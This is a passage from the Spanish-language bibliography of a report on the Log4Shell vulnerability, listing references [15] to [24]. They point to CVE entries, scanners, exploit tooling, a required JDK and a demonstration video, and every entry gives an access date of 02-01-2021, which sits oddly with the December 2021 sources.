- [15] *Marshaller de servicio LDAP usado por el exploit de Log4shell*. URL: <https://github.com/mbechler/marshalsec> (visitado 02-01-2021).
- [16] *Otro artículo sobre la segunda vulnerabilidad Log4Shell tras el parche en Log4j*. URL: <https://blog.elhacker.net/2021/12/identificada-una-segunda-vulnerabilidad-en-log4shell-log4j.html> (visitado 02-01-2021).
- [17] *Proyecto original en el que se basa el scanner de Log4shell de la agencia de seguridad de Estados Unidos*. URL: <https://github.com/fullhunt/log4j-scan> (visitado 02-01-2021).
- [18] *Scanner de Log4shell de la agencia de seguridad de Estados Unidos*. URL: <https://github.com/cisagov/log4j-scanner> (visitado 02-01-2021).
- [19] *Sección de Wikipedia sobre las formas de explotación de Log4shell*. URL: <https://en.wikipedia.org/wiki/Log4Shell#Behavior> (visitado 02-01-2021).
- [20] *Segunda vulnerabilidad Log4Shell tras el parche en Log4j*. URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046> (visitado 02-01-2021).

- [21] *Sitio web oficial de la biblioteca Log4j*. URL: <https://logging.apache.org/log4j/2.x/> (visitado 02-01-2021).
- [22] *Versión de Java requerida por el exploit*. URL: <https://download.oracle.com/otn/java/jdk/8u20-b26/jdk-8u20-linux-x64.tar.gz> (visitado 02-01-2021).
- [23] *Vídeo en el que se muestra la explotación de Log4Shell mediante un formulario web*. URL: <https://user-images.githubusercontent.com/87979263/146113359-20663eaa-555d-4d60-828d-a7f769ebd266.mp4> (visitado 02-01-2021).
- [24] *Vulnerabilidad Log4Shell recogida en el CVE*. URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228> (visitado 02-01-2021).